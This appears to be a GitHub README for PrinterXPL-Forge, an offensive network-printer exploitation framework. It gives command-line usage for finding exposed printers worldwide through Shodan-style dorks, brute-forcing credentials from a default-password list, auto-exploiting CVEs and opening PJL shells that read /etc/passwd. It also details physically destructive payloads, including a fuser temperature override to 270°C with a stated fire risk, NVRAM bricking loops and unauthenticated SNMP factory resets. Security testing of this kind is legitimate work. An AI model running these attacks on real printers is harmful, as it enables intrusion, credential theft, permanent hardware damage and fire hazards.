mrhenrike/PrinterXPL-Forge
GitHub: mrhenrike/PrinterXPL-Forge
一款模块化的网络打印机渗透测试与安全评估框架,提供从设备发现、CVE 漏洞扫描到漏洞利用的完整自动化攻击链。
Stars: 5 | Forks: 1
# PrinterXPL-Forge
*高级打印机渗透测试工具包*
**发现 · 指纹识别 · 漏洞利用 · 内网穿透 · 报告**
[](https://python.org)
[](LICENSE)
[](https://github.com/mrhenrike/PrinterXPL-Forge)
[](https://github.com/mrhenrike/PrinterXPL-Forge/wiki)
[](https://github.com/mrhenrike/PrinterXPL-Forge/wiki/Home-pt-BR)
[](https://github.com/mrhenrike/PrinterXPL-Forge/releases)
**[Wiki (en-us)](https://github.com/mrhenrike/PrinterXPL-Forge/wiki)** · **[Wiki (pt-br)](https://github.com/mrhenrike/PrinterXPL-Forge/wiki/Home-pt-BR)** · **[Issues](https://github.com/mrhenrike/PrinterXPL-Forge/issues)** · **[Releases](https://github.com/mrhenrike/PrinterXPL-Forge/releases)** · **[CONTRIBUTING](CONTRIBUTING.md)** · **[CODE_OF_CONDUCT](CODE_OF_CONDUCT.md)** · **[README (pt-BR)](README.pt-BR.md)**
PrinterXPL-Forge 是一个完整的、模块化的网络打印机安全评估框架。它涵盖所有主流打印机语言(PJL、PostScript、PCL、ESC/P)、所有常见协议(RAW、IPP、LPD、SMB、HTTP、SNMP、FTP、Telnet、WSD、TFTP)、**185 个漏洞利用模块**、零硬编码密码的外部字典驱动的凭据引擎、辅助 ML 的指纹识别、NVD/CVE 集成(120 个 CVE)、自动化横向移动、固件分析以及跨站打印(Cross-Site Printing) payload。多语言漏洞利用编排(Python,通过 WSL gcc 的 C/C++,Ruby/Metasploit,Go,Rust)由内置的 `poly_runner` 引擎处理。

## 架构 — 打印机攻击面

## 操作工作流

## 攻击覆盖矩阵
## 破坏性 / 不可逆攻击
PrinterXPL-Forge 包含一个专用的**破坏性攻击审计**模式,可扫描任何目标打印机以查找所有已知的不可逆攻击向量:
```
# 仅评估(dry-run —— 安全,不发送 payload)
python pxf.py 192.168.1.100 --destructive-audit
# 真实执行 —— 发送破坏性 payload(仅限授权实验室)
python pxf.py 192.168.1.100 --destructive-audit --no-dry
# 仅特定模块
python pxf.py 192.168.1.100 --destructive-audit \
--destructive-modules research-fuser-thermal-attack,research-brother-nvram
# 交互式菜单:选择选项 [D] 破坏性审计
python pxf.py
```
### 已实现的物理破坏模块
| 模块 | 攻击 | 损害等级 | 厂商 |
|--------|--------|-------------|---------|
| `research-fuser-thermal-attack` | PJL SET FUSETEMP / PS setpagedevice /FuserTemperature 覆盖 → 热失控 | **物理破坏 — 火灾风险** | HP, Kyocera, Ricoh, Xerox |
| `research-motor-jam-attack` | HP PML DMCMD 电机命令 / 双面打印压力循环 → 齿轮剥落 / 滚轮烧毁 | **物理破坏 — 机械** | HP, Ricoh, Generic |
| `research-laser-scanner-attack` | PS setscreen 9999 lpi + 全黑覆盖 / HP PML 激光功率 0xFF → 二极管/硒鼓烧毁 | **物理破坏 — 光学** | HP, Xerox, Ricoh, Canon |
| `research-pjl-nvram-damage` | PJL DEFAULT COPIES 循环 → NVRAM 写入周期耗尽(约 10 万次) | **NVRAM 变砖** | HP, Brother, Konica, Lexmark |
| `research-brother-nvram` | PJL COLLATE ON/OFF × 200,000 次迭代 → 永久性芯片烧毁 | **NVRAM 变砖** | Brother |
| `research-generic-pjl-nvram` | PJL DINQUIRE/SET VARIABLE 访问 → NVRAM 读取 + 可选写入 | **NVRAM 风险** | HP, Lexmark, Dell |
| `research-snmp-factory-reset` | SNMP prtGeneralReset OID = 6(无身份验证) → 完全恢复出厂设置 | **配置清除** | Multi-vendor |
| `research-xerox-pjl-dlm` | @PJL DLM START → 固件下载管理器激活 | **固件变砖** | Xerox |
| `research-xerox-firmware-root` | 带有精心构造的 DLM 的 HTTP POST /FirmwareUpdate → rootkit / 变砖 | **固件变砖** | Xerox |
| `edb-45273` (CVE-2017-2741) | PJL FSDOWNLOAD 到 /etc/profile.d/ + SNMP 重启 → 持久化 root | **固件 Root** | HP PageWide/OfficeJet |
### 物理破坏详情
**定影器热攻击** — 定影器组件在 170–210°C 下运行。像 `@PJL SET FUSETEMP=270`(或 PostScript `<< /FuserTemperature 270 >> setpagedevice`)这样的 PJL 命令会将温度推高至超过滚轮材料的热耐受性。当温度超过 270°C 时,PTFE 定影套管会熔化;当温度超过 285°C 时,定影器内部的残留纸张可能会被引燃。
**电机卡死** — HP 的 PML DMCMD 接口(维修手册)允许直接激活电机。在进纸路径中没有纸张的情况下,向机械上互斥的电机(主进纸 + 搓纸 + 排纸)同时发送命令会导致齿轮卡死,从而剥落塑料传动系统。
**激光扫描器攻击** — 频率为 9999 lpi 的 PostScript `setscreen` 会迫使激光二极管以 100% 占空比连续发光。这会加速二极管老化,使多面镜电机轴承过热,并烧蚀感光鼓涂层——从而永久降低打印质量或导致 LSU 变砖。

## 凭据架构 — 零硬编码密码
## PrinterXPL-Forge vs PRET — 基准测试
[PRET](https://github.com/RUB-NDS/PRET)(Printer Exploitation Toolkit)是来自 Müller 等人 BlackHat 2017 研究的参考工具。PrinterXPL-Forge 最初是从它分支出来的,并在此后进行了重写和大规模扩展。
| 功能 | PRET | PrinterXPL-Forge v5.0.0 |
|---------|------|----------------------|
| **语言** | PJL, PS, PCL | PJL, PS, PCL, ESC/P, auto |
| **协议** | RAW, LPD, IPP, USB | RAW, LPD, IPP, SMB, HTTP, SNMP, FTP, Telnet |
| **CVE 数据库** | 无 | 内置 90+ CVEs + NVD API 实时查询 |
| **漏洞利用库** | 无 | **150 模块** (ExploitDB 25, Metasploit 19, Research 80, Core 26) — 编目 110 CVEs |
| **暴力破解** | 无 | HTTP, FTP, SNMP, Telnet — 字典驱动,0 硬编码凭据 |
| **凭据引擎** | 无 | 外部字典,厂商专属段,token 扩展,变体 |
| **网络发现** | 无 | SNMP 扫描,Shodan,Censys,WSD,已安装的打印机 |
| **指纹识别** | 基础 Banner | 多协议 banner 抓取 + ML 分类器 |
| **CVE 扫描** | 无 | NVD API + 离线回退 + 自动漏洞利用匹配 |
| **ML 引擎** | 无 | scikit-learn 指纹识别 + 攻击评分 |
| **横向移动** | 无 | 通过 IPP/WSD 的 SSRF,网络映射,LDAP NTLM hash 捕获 |
| **固件分析** | 无 | 版本提取,上传端点检查,NVRAM 读/写 |
| **存储审计** | 无 | FTP,Web 文件管理器,SNMP MIB 转储,保存的作业 |
| **跨站打印** | 无 | XSP + CORS 欺骗 payload 生成器(5 种攻击类型) |
| **攻击矩阵** | 无 | 完整的 BlackHat 2017 攻击活动 + 2024-2025 CVEs |
| **发送打印作业** | 部分 | 任何格式:.ps/.pcl/.pdf/.txt/.png/.jpg/.doc + raw |
| **交互式菜单** | 无 | 完整的引导式 TUI,带有下一步操作和提示 |
| **配置 / API 密钥** | 无 | 包含 Shodan, Censys, NVD, ML 标志的 config.json |
| **Python 版本** | 2.7(旧版) | 3.8+(强类型,支持异步) |
| **Windows 支持** | 有限 | 完整(PowerShell 启动器,EDR 安全的 venv) |
| **IPv6** | 否 | 是 |
| **SMB** | 否 | 是 (pysmb) |
| **Wiki / 文档** | 基础 README | 完整的 GitHub wiki + draw.io 图表 |
**总结:** PrinterXPL-Forge 涵盖了与 PRET 相同的核心 PJL/PS/PCL shell,并在其之上构建了完整的后漏洞利用、发现、暴力破解、CVE 和横向移动框架。
## 安装说明
```
git clone https://github.com/mrhenrike/PrinterXPL-Forge.git
cd PrinterXPL-Forge
# 推荐(PEP 668 安全 —— Debian/Ubuntu 等)
bash setup_venv.sh # Linux / macOS
# .\setup_venv.ps1 # Windows PowerShell
./run.sh --help
# 或者
python pxf.py --version
```
手动 venv(备选):
```
python3 -m venv .venv
source .venv/bin/activate # Linux / macOS
.venv\Scripts\activate # Windows PowerShell
pip install -r requirements.txt
export PYTHONPATH=src
python pxf.py --version
```
**要求:** Python 3.8+ · Windows / Linux / macOS · 80 MB 磁盘空间
## 入口点
```
python pxf.py [target] [mode] [options]
```
| 示例 | 作用 |
|---------|-------------|
| `python pxf.py` | 交互式引导菜单 |
| `python pxf.py --help` | 完整的 flag 参考 |
| `python pxf.py 192.168.1.100 --scan` | 被动指纹识别 + CVE 扫描 |
| `python pxf.py 192.168.1.100 pjl` | PJL 交互式 shell |
| `python pxf.py 192.168.1.100 --bruteforce --bf-vendor epson` | 凭据暴力破解 |
| `python pxf.py 192.168.1.100 --auto-exploit` | 自动漏洞利用选择 + 执行 |
| `python pxf.py 192.168.1.100 --attack-matrix` | 完整攻击活动 |
| `python pxf.py --discover-online --shodan --dork-vendor hp --dork-country BR` | 仅通过 Shodan 进行 Dork 发现 |
| `python pxf.py --discover-online --dork-engine shodan,netlas --dork-vendor hp,epson --dork-country BR,AR` | 多引擎、多厂商 CSV |
| `python pxf.py --discover-online --dork-vendor hp --dork-country BR` | 通过所有配置的引擎进行 Dork 发现 |
## 自定义端口覆盖
默认情况下,PrinterXPL-Forge 为每个协议使用标准的打印机端口号。当目标打印机监听非标准端口时,通过 CLI flag 全局覆盖它们 — 所有模块都会自动获取新端口:
```
# 使用 RAW 端口 3910 而非 9100 的打印机
python pxf.py 192.168.1.100 pjl --port-raw 3910
# 对具有非标准端口的打印机进行完整扫描
python pxf.py 192.168.1.100 --scan \
--port-raw 3910 \
--port-ipp 8631 \
--port-snmp 1161
# 将额外端口添加到 banner 扫描探测
python pxf.py 192.168.1.100 --scan \
--extra-ports 9200 --extra-ports 7100
# 使用自定义 HTTP 和 FTP 端口进行暴力破解
python pxf.py 192.168.1.100 --bruteforce \
--port-http 8080 --port-ftp 2121 --port-telnet 2323
# 攻击活动遵循所有覆盖设置
python pxf.py 192.168.1.100 --attack-matrix --port-raw 3910
```
**端口覆盖 flag:**
| Flag | 协议 | 默认值 |
|------|----------|---------|
| `--port-raw PORT` | RAW/PJL/JetDirect | 9100 |
| `--port-ipp PORT` | IPP | 631 |
| `--port-lpd PORT` | LPD/LPR | 515 |
| `--port-snmp PORT` | SNMP | 161 |
| `--port-ftp PORT` | FTP 管理 | 21 |
| `--port-http PORT` | HTTP (EWS) | 80 |
| `--port-https PORT` | HTTPS (EWS) | 443 |
| `--port-smb PORT` | SMB/CIFS | 445 |
| `--port-telnet PORT` | Telnet 管理 | 23 |
| `--extra-ports PORT` | 额外扫描端口(可重复) | — |
覆盖将在启动时全局应用 — 每个模块(banner 扫描、PJL、固件、SNMP、FTP、暴力破解、攻击编排器、XSP payload)都会从 `PortConfig` 读取,而不是使用硬编码常量。
## 1. 发现
### 本地
```
# SNMP 探测 + 此主机上已安装的打印机
python pxf.py --discover-local
# 针对特定 IP 的被动 OSINT 检查
python pxf.py 192.168.1.100 --osint
# 无需连接即可检测支持的语言
python pxf.py 192.168.1.100 --auto-detect
```
### 在线 — 结构化 Dork 发现 (v3.12.0+)
`--discover-online` 支持 5 个搜索引擎:**Shodan, Censys, FOFA, ZoomEye, Netlas**。
**打印机上下文始终是隐式的** — 无需在搜索中指定“printer”。
**至少需要一个 `--dork-*`滤器** — 阻止无过滤的全局扫描。
**没有凭据,引擎无法运行** — 在 `config.json` 中配置密钥。
```
# 拉丁美洲使用端口 515 的所有 Epson + Ricoh 打印机 —— 所有引擎
python pxf.py --discover-online \
--dork-vendor epson,ricoh \
--dork-region latin_america \
--dork-port 515
# 巴西的 HP DeskJet Pro 5500 —— 仅 Shodan(单引擎标志)
python pxf.py --discover-online --shodan \
--dork-vendor hp \
--dork-model "deskjet pro 5500" \
--dork-country BR
# São Paulo 端口 9100 的所有打印机(CSV + 单一国家城市过滤器)
python pxf.py --discover-online \
--dork-country BR \
--dork-city "Sao Paulo","Rio de Janeiro" \
--dork-port 9100
# 欧洲的 Kyocera,200 个结果 —— 仅 Netlas
python pxf.py --discover-online --netlas \
--dork-vendor kyocera \
--dork-region europe \
--dork-limit 200
# 通过 CSV 指定多个厂商和国家 —— Shodan + ZoomEye(多引擎)
python pxf.py --discover-online \
--dork-engine shodan,zoomeye \
--dork-vendor hp,canon \
--dork-country BR,AR \
--dork-port 9100,631
# 同时运行五个引擎
python pxf.py --discover-online \
--dork-engine shodan,censys,fofa,zoomeye,netlas \
--dork-vendor epson --dork-port 9100
```
**引擎选择规则:**
| 目标 | 方式 |
|------|-----|
| 单个引擎 | `--shodan` / `--censys` / `--fofa` / `--zoomeye` / `--netlas` |
| 多个引擎 | `--dork-engine shodan,netlas`(逗号分隔 — **唯一**的多引擎方式) |
| 所有已配置的 | 省略所有引擎 flag |
| 禁止 | `--shodan --fofa`(两个单独的 flag)或 `--shodan --dork-engine fofa`(混合) → 错误 |
**Dork 过滤器 flag — 全部接受 CSV 或重复 flag:**
| Flag | 多值 | 描述 |
|------|------------|-------------|
| `--dork-vendor hp,epson` | 是 — CSV 或重复 | 厂商:hp, epson, ricoh, brother, canon, kyocera, xerox, lexmark, samsung, oki, zebra |
| `--dork-model MODEL` | 否 | banner 中的型号子串 |
| `--dork-country BR,AR,US` | 是 — CSV 或重复 | ISO-2 代码或名称:BR, brazil, argentina, DE |
| `--dork-city "São Paulo",Belém` | 是 — **仅在选定 1 个国家时** | 城市名称;复合名称必须用引号括起来 |
| `--dork-region latin_america,europe` | 是 — CSV 或重复 | 地区:latin\_america, south\_america, europe, eastern\_europe, asia, southeast\_asia, middle\_east, africa, oceania, north\_america |
| `--dork-port 9100,515,631` | 是 — CSV 或重复 | 9100 (RAW/PJL), 515 (LPD), 631 (IPP), 80 (HTTP), 443 (HTTPS) |
| `--dork-org ORG` | 否 | 组织/ISP 名称 |
| `--dork-cpe CPE` | 否 | CPE 过滤器 (Censys/Netlas) |
| `--dork-limit N` | 否 | 每个引擎每次查询的最大结果数(默认值:100) |
**每个引擎生成的查询语法(隐式 + 您的过滤器):**
| 引擎 | 生成的查询示例 |
|--------|------------------------|
| Shodan | `"HP LaserJet" country:BR port:9100` |
| Censys | `services.banner="HP LaserJet" AND location.country_code="BR" AND services.port=9100` |
| FOFA | `banner="HP LaserJet" && country="BR" && port="9100"` |
| ZoomEye | `banner:"HP LaserJet" +country:"BR" +port:9100` |
| Netlas | `data.response:"HP LaserJet" AND geo.country_code:"BR" AND port:9100` |
## 2. 侦察
```
# 完整被动扫描:banner 抓取 + CVE/NVD 查询 + exploit 匹配
python pxf.py 192.168.1.100 --scan
# 相同功能 + ML 指纹识别和攻击评分
python pxf.py 192.168.1.100 --scan-ml
# 离线(跳过 NVD API)
python pxf.py 192.168.1.100 --scan --no-nvd
# 扫描 + 立即匹配 exploit 模块
python pxf.py 192.168.1.100 --scan --xpl
# 组合模式:扫描自动填充厂商 + 序列号以进行暴力破解
python pxf.py 192.168.1.100 --scan --bruteforce
```
## 3. 交互式 Shell
```
# 自动检测最佳语言
python pxf.py 192.168.1.100 auto
# 特定语言
python pxf.py 192.168.1.100 pjl # PJL: filesystem, NVRAM, control
python pxf.py 192.168.1.100 ps # PostScript: operators, job capture
python pxf.py 192.168.1.100 pcl # PCL: macro filesystem
# Debug、batch、log 模式
python pxf.py 192.168.1.100 pjl --debug
python pxf.py 192.168.1.100 pjl -i commands.txt -o session.log -q
```
**关键 PJL 命令:**
```
192.168.1.100:/> id # model, firmware, serial
192.168.1.100:/> network # IP, gateway, DNS, WINS, MAC
192.168.1.100:/> ls / # filesystem listing
192.168.1.100:/> cat /etc/passwd # read file
192.168.1.100:/> download /webServer/config/soe.xml
192.168.1.100:/> nvram read # NVRAM dump
192.168.1.100:/> display "HACKED"
192.168.1.100:/> destroy # NVRAM damage (lab only)
```
## 4. 自动漏洞利用 (v3.8.0)
自动漏洞利用选择、验证、参数预填充和执行。
```
# 自动 exploit(dry-run —— 安全)
python pxf.py 192.168.1.100 --auto-exploit
# 为需要序列号的 exploit 预先填充序列号
python pxf.py 192.168.1.100 --auto-exploit --bf-serial XAABT77481
# 真实利用 —— 仅限授权实验室
python pxf.py 192.168.1.100 --auto-exploit --no-dry
# 限制为特定来源
python pxf.py 192.168.1.100 --auto-exploit --xpl-source exploit-db
# 检查更多候选项,运行前 3 个
python pxf.py 192.168.1.100 --auto-exploit \
--auto-exploit-limit 15 \
--auto-exploit-run 3
# 强制使用自定义 exploit 文件(参数自动填充)
python pxf.py 192.168.1.100 --auto-exploit \
--auto-exploit-file /path/to/my_exploit.py \
--bf-serial XAABT77481
```
**算法:**
1. 快速指纹识别(banner 抓取、SNMP、HTTP、IPP)
2. 将漏洞利用模块与检测到的品牌/型号/固件/CVEs 进行匹配
3. 按 CVSS 分数降序排列候选漏洞
4. 对前 N 个候选项运行非破坏性的 `check()`
5. 自动预填充 `host`、`port`、`serial`、`mac`、`vendor`
6. 对确认存在漏洞的顶级漏洞利用执行 `run()`
7. 打印所有已检查漏洞的排名摘要
## 5. 凭据暴力破解
```
# 自动检测厂商,使用默认字典
python pxf.py 192.168.1.100 --bruteforce
# 显式厂商 + 序列号(Epson / HP / Canon)
python pxf.py 192.168.1.100 --bruteforce --bf-vendor epson --bf-serial XAABT77481
# 基于 MAC 的 token(OKI、Brother、Kyocera KR2)
python pxf.py 192.168.1.100 --bruteforce --bf-vendor oki --bf-mac AA:BB:CC:DD:EE:FF
# 自定义字典(替换默认字典)
python pxf.py 192.168.1.100 --bruteforce --bf-wordlist /path/to/creds.txt
# 添加单个凭据(最高优先级)
python pxf.py 192.168.1.100 --bruteforce --bf-cred admin:MyPass --bf-cred root:
# 无变体引擎(更快)
python pxf.py 192.168.1.100 --bruteforce --bf-no-variations --bf-delay 2.0
```
**测试协议:** HTTP/HTTPS · FTP · SNMP community strings · Telnet
**字典格式:**
```
# ── Epson ──────────────────────────────────────────────────────────────────
admin:epson
admin:__SERIAL__ # expanded to --bf-serial value at runtime
# ── HP ─────────────────────────────────────────────────────────────────────
Admin:Admin
jetdirect:
admin:hpinvent!
```
